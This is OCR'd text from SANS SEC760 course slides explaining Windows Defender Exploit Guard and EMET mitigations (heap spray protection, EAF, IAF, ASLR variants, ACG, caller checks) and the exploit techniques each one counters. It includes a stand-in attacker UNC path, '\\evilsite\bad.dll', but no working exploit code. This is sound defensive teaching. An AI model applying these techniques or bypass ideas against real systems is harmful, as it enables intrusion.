
Module Summary

- Many controls available on Windows must be considered
- Combining these controls can greatly increase security
- Many companies have not upgraded to Windows 8 or 10, or Server 2012 or 2016
- The controls are not an excuse to cut back on other Defense-in-Depth measures
- There are even more controls that we didn't cover
- Exploitation is getting ***HARD***

SANS | SEC760 | Advanced Exploit Development for Penetration Testers 46

Module Summary

In this module, we took a look at some of the most important security controls added to the Microsoft Windows operating system over the past few years. It is likely that these controls will continue to improve, as they have proven to be a significant inhibitor to exploitation techniques, especially when combined.




Course Roadmap

- Exploit Mitigations and Reversing with IDA
- Advanced Linux Exploitation
- Patch Diffing
- Windows Kernel Exploitation
- Advanced Windows Exploitation
- Capture the Flag

SANS SEC760 | Advanced Exploit Development for Penetration Testers 47

Windows Defender Exploit Guard

In this module, we walk through Windows Defender Exploit Guard.



Exploit Mitigation Techniques – Exploit Guard, EMET, and Others

Exploit Guard is a Microsoft utility aimed at providing a series of modern exploit mitigations to prevent the successful exploitation of vulnerabilities

- Microsoft announced the end of life for EMET as of July 31st, 2018
- Many in the security community are very disappointed at this decision
- Microsoft listened to their customers and decided to include the majority of controls under EMET in Windows Defender Exploit Guard

Exploit Guard is the Windows 10 replacement for EMET

- It adopted many of the controls that were in EMET, and more
- Most mitigations are not on by default
- It will not be backported to Windows 8 or 7


Applications must be tested to ensure they are not negatively impacted or broken by any of these controls

SANS SEC760 | Advanced Exploit Development for Penetration Testers 48

Exploit Mitigation Techniques – Exploit Guard, EMET, and Others

Microsoft's EMET utility was released back in 2009 around the same time as Windows 7. It offered numerous exploit mitigations aimed at providing Defense-in-Depth to applications and prevent the successful exploitation of vulnerabilities. EMET version 5.52 was the latest release from Microsoft prior to its end of life. All recent EMET releases focused on resolving disclosed bypass techniques. Sadly, Microsoft announced in 2016 that support and development of the product will end on July 31, 2018. Initially, Microsoft meant to discontinue support in January 2017, but due to feedback from customers, they agreed to push back the date. The exact reasoning for the discontinuation of EMET by Microsoft is unclear, though it likely has to do with a low adoption rate over the years and a focus on Windows 10 security and beyond. EMET had a low adoption rate within organizations, which may have partially led to Microsoft's decision to discontinue support.

Microsoft's recommendation is to migrate to Windows 10 for improved security. It is very unlikely that support will become available for Windows 8 or 7. Exploit Guard started with the Fall Creators Update of Windows 10 in October 2017. Many of the mitigations or protections from EMET have been worked into Exploit Guard, as well as some new ones. The majority of these mitigations are not on by default. Each application must be tested to ensure there is no negative impact associated with any of the protections. This also includes performance issues. Some of the newer protections are quite aggressive and are likely to prevent some applications from even starting.



Application Testing

Microsoft tests the various exploit mitigations against their applications to ensure it they are not broken

- They may also opt to disable certain protections at a per-application level if one is causing trouble
- It is not possible to test under all conditions

Organizations must test internal and third-party applications under Exploit Guard enforcement to ensure stability

The controls may also cause a performance hit


- This is typical of any exploit mitigation

SANS SEC760 | Advanced Exploit Development for Penetration Testers 49

Application Testing

Another point of frustration is around application testing. It requires someone to go through all applications being considered for Exploit Guard's various protections by your organization and check to see if any of them cause an issue. It is difficult to say at what point you have done enough testing to deem an application safe to use with Exploit Guard. Then, if an update is released to resolve a bypass technique, testing would again be required to ensure the new version doesn't pose any new issues. It is simply not possible to test all scenarios under which an application may run. This is very much similar to how quality assurance (QA) testing occurs during software development. Applications like Microsoft Word, Excel, PowerPoint, Internet Explorer, Edge, Adobe Flash, Java, and several others are tested by Microsoft for compatibility. If you think about the main applications that fall victim to exploitation at an organization, that list alone should be quite effective.

There are also concerns about a system performance hit due to the additional controls. The protections certainly result in extra code execution to perform enforcement. This can slow down an application; however, on a modern workstation, it shouldn't be too big of an issue.




How Does Exploit Guard Work?

The module PayloadRestrictions.dll is loaded into all processes designated for protection by Exploit Guard

Many of the controls simply “hook” application flow at specific points

- An example of hooking is when a table of pointers to various functions is overwritten with pointers to different code
  - This is commonly used by malware, endpoint protection suites, and anti-exploitation products
  - Typically, the originally intended function is reached after going through a series of checks



How Does Exploit Guard Work?


A big question is likely, “How do the protections under Exploit Guard work?” Some of the controls are system-level controls such as DEP, where Exploit Guard can control the settings as opposed to going through the system control panel. The more specific per-application controls that are native to Exploit Guard often work by hooking. This is very similar, if not identical to how many endpoint protection and antivirus products work, as well as malware. Imagine an application wanting to call a function that is deemed critical. Microsoft classifies various functions as critical, such as those with the ability to change permissions in memory, allocate new memory, and many others. When the application goes through the normal channel of calling a critical function, the address of that function has been overwritten with an address inside of PayloadRestrictions.dll. This allows Exploit Guard to perform any checks, and if all looks good, control is passed to the desired critical function. We will look at specific examples of controls coming up soon.

Exploit Guard's Graphical Interface

On the right is a screenshot of the main Exploit Guard interface

By the arrow towards the top you can see an option for System settings and Program settings

There are some default settings for Control Flow Guard and others shown


Windows Defender Security Center

Exploit protection

See the Exploit protection settings for your system and programs. You can customize the settings you want.

System settings   Program settings

Control flow guard (CFG)
Ensures control flow integrity for indirect calls.

Use default (On)

Data Execution Prevention (DEP)
Prevents code from being run from data-only memory pages.

Use default (On)


Export settings

Exploit Guard's Graphical Interface

On this slide is a screenshot of the primary Exploit Guard interface. The easiest way to get here on a Windows 10 system with Exploit Guard installed is to click the Start button and type in "Exploit Protection." The two main items to point out are the System settings menu and the Program settings menu, as marked by the black arrow. On the image shown, we are looking at a piece of the System settings, showing Control Flow Guard (CFG) and Data Execution Prevention (DEP). As you can see, it also scrolls down further to show additional system options that allow you to apply controls as a global setting. We will cover the various controls shortly.

Exploit Guard's Program Settings (1)

- This image shows the default menu for Program settings
- Programs can be added and removed
- Each is fully customizable as to which controls to use



Windows Defender Security Center

Exploit protection

See the Exploit protection settings for your system and programs. You can customize the settings you want.

System settings Program settings

Add program to customize

splwow64.exe
0 system overrides

spoolsv.exe
0 system overrides

svchost.exe
2 system overrides

SystemSettings.exe
1 system override


Export settings

Exploit Guard's Program Settings (1)

On this slide is a screenshot of the Program settings window. You can see the scrollable list of applications. Each allows you to set the specific controls for each program.

Exploit Guard's Program Settings (2)

- In this example we've selected edge.exe to configure
- A long, scrollable list of controls can be seen
- Each allows you to override system settings, turn the control on or off, and even put into "audit only" mode



Program settings: edge.exe

Arbitrary code guard (ACG)
Prevents non-image backed executable code, and code page modification.

☐ Override system settings

Off

☐ Allow thread opt-out
☐ Audit only

Block low integrity images
Prevents loading of images marked with low-integrity.

☐ Override system settings


Off

☐ Audit only

Block remote images
Prevents loading of images from remote devices.

Exploit Guard's Program Settings (2)

This slide shows an example of the settings at the per-program level. We have selected edge.html as the program to configure. A long scrollable list can be seen with each control available. Exploit Guard allows you to configure the controls at a very granular level in the event certain controls have compatibility issues with a program. There is even the option to put a control into "audit only" mode so that you can see if a control would have caused an issue, or simply to use Exploit Guard as a detection tool as opposed to prevention.


Exploit Guard Mitigations

It is important to understand how each of these exploit mitigations work

- You can determine the difficulty exploiting a protected process
- You can begin to think of ways as to how a protection could potentially be bypassed or disabled

To better understand each control, you may need to perform some additional research related to exploit development

- Many of these mitigations are very similar to how other anti-exploitation products work
- They are also likely to be turned on by default as the landscape evolves

We will not cover controls already addressed (SEHOP, DEP, etc.)

Check the status with PowerShell using: Get-ProcessMitigation -System

SANS


SEC760 | Advanced Exploit Development for Penetration Testers 54

Exploit Guard Mitigations

In order to think about how protections could potentially be defeated, bypassed, or disabled, it is critical to understand their inner-workings. You may decide that some processes are simply not worth the effort if protected by a large number of controls. Much of this low-level understanding requires you to read published research by others, along with breaking out the debugger and diving in yourself.

The hope by Microsoft is that since Exploit Guard is integrated into Windows 10, more companies will opt to use the tool. Many of the commercial anti-exploitation products out there also utilize the same types of controls. As more and more systems move to Windows 10, and as Windows 10 further evolves, it is highly likely that the controls once only available only in EMET will be turned on by default. We will not cover controls that we already covered, such as DEP and SEHOP.

Heap Spray Protection – No Longer Available – EMET Only



Heap Spray Protection

Effective platforms: 32-bit ✓ 64-bit ✓

The Heap Spray Protection (HeapSpray) mitigation pre-allocates areas of memory that are commonly used by attackers to allocate malicious code.

Addresses: 0x0a040a04;0x0a0a0a0a;0x0b0b0b0b;0x0c0c0c0c;0x0d0d0d0d;0x0e0e0e0e;0x04040404;0x05050505;0x06060606;0x07070707;0x08080808;0x09090909;0x20...

On

Heap spraying is a technique commonly used against browsers and other applications to aid in exploitation

- With controls like ASLR, an attacker may not know if their shellcode is sitting at a specific address
- By making repeated large allocations in memory containing shellcode, eventually, the desired memory address should be reached

The protection works by pre-allocating areas of memory at addresses attackers rely on during a spray

- The problem is that there may be addresses that aren't on the list

High-Entropy ASLR renders this control unnecessary


Heap Spray Protection – No Longer Available – EMET Only

Heap spraying is a technique first made public by the researcher Berend-Jan Wever, who goes by the handle "Skylined," as part of his "Internet Exploiter" exploit associated with CVE-2004-1050. The original exploit can be found at https://www.exploit-db.com/exploits/612/. Very little information about how the technique worked was released originally; however, Skylined recently released an article on heap spraying at http://blog.skylined.nl/20161118001.html.

On this slide is a screenshot from EMET. There are a couple of ways that heap spraying can aid during an exploit. One benefit is to help deal with ASLR and the difficulty in knowing if your shellcode will be at a predictable address. Imagine if you were in a small room. You can stand anywhere in the room, but you still only take up the same amount of space. Now, imagine if someone filled ¾ of the room with boxes, pushing you over to the remaining ¼, limiting the space available for you to stand. Now, imagine that it is not you standing there, rather, it is shellcode. If we fill up memory by repeatedly making large allocations that contain our shellcode, we will eventually fill up so much memory that we will have extended the region of memory down to a predictable address. Heap spraying also helps attackers during Use-After-Free (UAF) exploitation.

The protection works by pre-allocating the commonly used address that attackers rely on during a heap spray. On the slide, you can see an example of some of these addresses, such as 0x0b0b0b0b and 0x0c0c0c0c. The main issue with the protection is that there are many predictable addresses that can be used, so tracking all of them can be difficult to effectively manage. This control is no longer supported on the latest versions of 64-bit Windows 10, as the control High-Entropy ASLR (HEASLR) renders it unnecessary due to the enormous amount of entropy with each run of a process.

Export Address Table Filtering (EAF & EAF+)


Export Address Table Access Filtering

Effective platforms: 32-bit 64-bit


The Export Address table access Filtering (EAF) mitigation regulates access to the Export Address Table (EAT) ba

Export Address Table Access Filtering Plus

Effective platforms: 32-bit 64-bit

The Export Address table access Filtering Plus (EAF+) mitigation blocks read attempts to export and import table addresses originating from modules commonly used to probe memory during the exploitation of memory corruption vulnerabilities.

Modules: mshtml.dll;flash*.ocx;jscript*.dll;vbscript.dll;vgx.dll


Export address filtering (EAF)

Detects dangerous exported functions being resolved by malicious code

☐ Override system settings

Shellcode often iterates through the Export Address Table (EAT) of kernel32.dll and ntdll.dll

- This is to locate the address of required functions such as LoadLibrary*()
- EAF blocks access to the EAT of these DLLs by recording the "AddressOfFunctions" field and filtering access using hardware breakpoints
- EAF+ improves EAF by specifying modules that are not permitted to access the EAT, often related to memory corruption bugs such as Use-After-Free


Export Address Table Filtering (EAF & EAF+)

The majority of shellcode for Windows relies on walking through the Export Address Table (EAT) of a DLL in order to resolve the location of its functions. A DLL is a library of functions available for use to applications. An application needs to know where inside the DLL a desired function is located. To make this easy, DLLs include an EAT. There is a field called "AddressOfFunctions" that is simply a pointer to an array of pointers, each pointing to the relative virtual address offset of the functions available for use by an application. EAF works by recording the "AddressOfFunctions" field and creating an exception handler. Hardware breakpoints are used when attempting to access the EAT of kernel32.dll and ntdll.dll. The exception handler created by EMET filters access via the hardware breakpoints, breaking access attempts by shellcode. Breakpoints are used by debuggers to pause execution when hitting a specific memory address or under a certain condition. Hardware breakpoints utilize debug registers built into the processor.

EAF+ improves the EAF protection by allowing you to specify modules commonly involved in memory corruption bugs such as Use-After-Free (UAF) and denying them from reading or writing to export and import address tables of modules such as ntdll.dll, kernel32.dll, and kernelbase.dll. Included by default, as shown in the slide, is mshtml.dll, flash modules, and Visual Basic modules.

This control isn't quite as necessary on 64-bit Windows 10 running Exploit Guard, as other controls (yet to be discussed) compensate. On the slide, you can see the EMET version of the control on the left, with the Exploit Guard version on the top right. With the Exploit Guard version of EAF, the address of a CALL to a critical Windows function must come from within the program's code segment itself, and not from other locations such as the heap.

Import Address Filtering (IAF)



Import address filtering (IAF)

Detects dangerous imported functions being resolved by malicious code.

☐ Override system settings

Off

☐ Audit only

The IAT is writable and used during dynamically linked function calls

If an attacker can overwrite an entry, they can get their code called instead of the intended function

With IAF, all functions listed in a DLL's IAT must exist within the image's load address range

Import Address Filtering (IAF)


The Import Address Table (IAT) is similar to that of the Global Offset Table (GOT) on Linux. They store the resolved addresses of dynamically linked functions. A term known as "lazy linking" is often used to describe the way in which dynamically linked functions are resolved. It means that a function that is not statically linked into the program may not be resolved until it is needed. Regardless, these tables are writable. Since these tables are used to call functions in an indirect manner, an attacker could overwrite an entry, gaining code execution. Import Address Filtering (IAF) first checks functions being called to ensure that their addresses listed in the IAT reside within the memory allocated during the loading of the relevant module.

Mandatory Address Space Layout Randomization (MASLR)

During compile time, there is an option called /DYNAMICBASE

It sets an indicator in the header of the module to let the loader know whether the module should be rebased

Mandatory ASLR forces the rebasing of modules even when they were compiled not to be rebased by pre-allocating the desired base address


Force randomization for images (Mandatory ASLR)
Force relocation of images not compiled with /DYNAMICBASE
☐ Override system settings
Off
☐ Do not allow stripped images


Mandatory Address Space Layout Randomization (MASLR)


When you're compiling a DLL with Visual Studio, there is an option called /DYNAMICBASE. Remember, DLLs and modules are the same things, so the words are used interchangeably. When compiled with this option, the header of the DLL is set with an indicator that it is to be rebased when loaded into a process. ASLR, as controlled by the OS, randomizes segments such as the stack and the heap, but DLLs are randomized separately and at a per-DLL level. It is often that an exploit mitigation control can be bypassed due to a single module not participating in a control. Mandatory ASLR (MASLR), also known as ForceASLR, mitigates this issue by forcing the rebasing of all loaded DLLs, regardless of the compiler option set. In theory, this should not cause an issue with an application; however, if there are static addresses used by the application, then a crash could occur. The issue of non-rebased modules is typically with the use of third-party applications that bring along custom modules to which the application is dependent.

Bottom-Up Address Space Layout Randomization (BASLR)

Works alongside of MASLR

- Select a random number from 2^8
- Block all 64KB allocations, starting at the requested compiler base address up until the randomly selected number
- Repeat this each time the process is restarted


Randomize memory allocations (Bottom-up ASLR)
Randomize locations for virtual memory allocations.
☐ Override system settings
On
☐ Don't use high entropy



Bottom-Up Address Space Layout Randomization (BASLR)


Mandatory ASLR blocks the requested compiler base address. It may be easy to determine where the rebase will occur in a repeatable manner as the next available base address is selected. BASLR improves the randomization by selecting a random number between [0, 256] and blocks that number of 64KB allocations from the compiler base address up until that point. This number will change with each process invocation, improving security.

Block Remote Images / Load Library Protection

When attackers use the Return-Oriented Programming (ROP) technique, they desire non-rebased modules

This prevents having to deal with ASLR. One technique an attacker might use is to attempt to have modules loaded from UNC file paths (e.g., \\evilsite\bad.dll)

By using the Load Library Protection, the ability to load modules from UNC file paths is prohibited



Block remote images
Prevents loading of images from remote devices
☐ Override system settings
Off
☐ Audit only

Block Remote Images / Load Library Protection

Exploit Guard has multiple controls focused specifically on mitigating Return-Oriented Programming (ROP). Load Library Protection is one of these controls. The easiest way for an attacker to create an ROP chain to use in an attack is to have non-rebased modules inside the process from which they can use static addressing. An attacker can attempt to have the application load DLLs from across the network via a UNC file path. This can be leveraged to load modules that contain code desired by the attacker. The Block Remote Images from Exploit Guard blocks modules from being loaded via UNC file paths.


Validate Heap Integrity

Memory corruption bugs on the heap can be difficult to detect

The Validate Heap Integrity control performs behaviors similar to that already implemented by the Low Fragmentation Heap (LFH), such as:

- Randomizing the allocations from free lists
- Encoding chunk metadata in the headers

It also utilizes guard pages that should not be accessed



Validate heap integrity
Terminates a process when heap corruption is detected
☐ Override system settings
On

Validate Heap Integrity


In userland, the heap has a frontend allocator and a backend allocator. The frontend allocator used to be the Lookaside Lists. Starting with Windows Vista, the Lookaside Lists were no longer available to use, leaving us with the Low Fragmentation Heap (LFH). By design, the frontend allocators are used to service allocation requests where the size is often used. Take a browser as an example. As common HTML elements such as CButtons and Spans are allocated, their size is always the same. If a threshold is met, LFH is triggered for that heap and services those allocations. This is used to improve performance. The LFH has controls in place to help increase the security of the heap. Well-known examples include randomizing allocations out of a FreeList, as well as encoding the first 32 bits of the chunk header, which serves as a security cookie or canary. The Validate Heap Integrity control carries on these types of protections to backend allocations as well. It also places guard pages onto the heap. Guard pages should never be accessed, or an exception is raised. If an attacker performs an overflow attempt that touches a guard page or attempts an arbitrary write to a guard page address, they will be caught.

Arbitrary Code Guard (ACG)

Formerly called MemProt on EMET

During a buffer overflow, an attacker will often place their shellcode into or just past the overflowed buffer with the hopes of execution

- With DEP typically enabled, an attacker will often utilize ROP to call VirtualProtect() or VirtualAlloc() to change permissions on the stack
- ACG checks the destination address passed to a critical function to ensure it's not on the stack
- JIT code must be factored in, such as C#.NET
- Applications may require major changes


Arbitrary code guard (ACG)
Prevents non-image backed executable code, and code page modification.
☐ Override system settings
Off
☐ Allow thread opt-out
☐ Audit only

Arbitrary Code Guard (ACG)

Since the dawn of exploitation, it has been common for an attacker to overflow a buffer on the stack, put their shellcode into or past the overflowed buffer, and return control to this location to execute their payload. It is fairly standard for DEP to be enabled on modern OSs. Attackers typically use Return-Oriented Programming (ROP) to call a function such as VirtualAlloc() or VirtualProtect() to change the permissions on the stack or other locations where their shellcode is located; otherwise, an exception would be thrown when trying to execute code in a write-only region. Formerly called MemProt from EMET, ACG works by evaluating the address passed to VirtualProtect(), VirtualAlloc(), or other similar functions to ensure that the execute permission is not being set on an existing or new allocation.


Validate API Invocation

The intended way for functions to be called is via the "Call" instruction

This instruction first pushes the return pointer onto the stack so control can be passed back to the caller upon completion of the called function, and then redirects control to the called function

When attackers use ROP, they utilize the "Ret" instruction to jump to critical functions such as VirtualAlloc() and VirtualProtect()

The Validate API Invocation (formerly the Caller Check on EMET) control works by disallowing these critical functions to be reached via a "Ret" instruction


Validate API invocation (CallerCheck)
Ensures that sensitive APIs are invoked by legitimate callers
☐ Override system settings
Off
☐ Audit only

Validate API Invocation

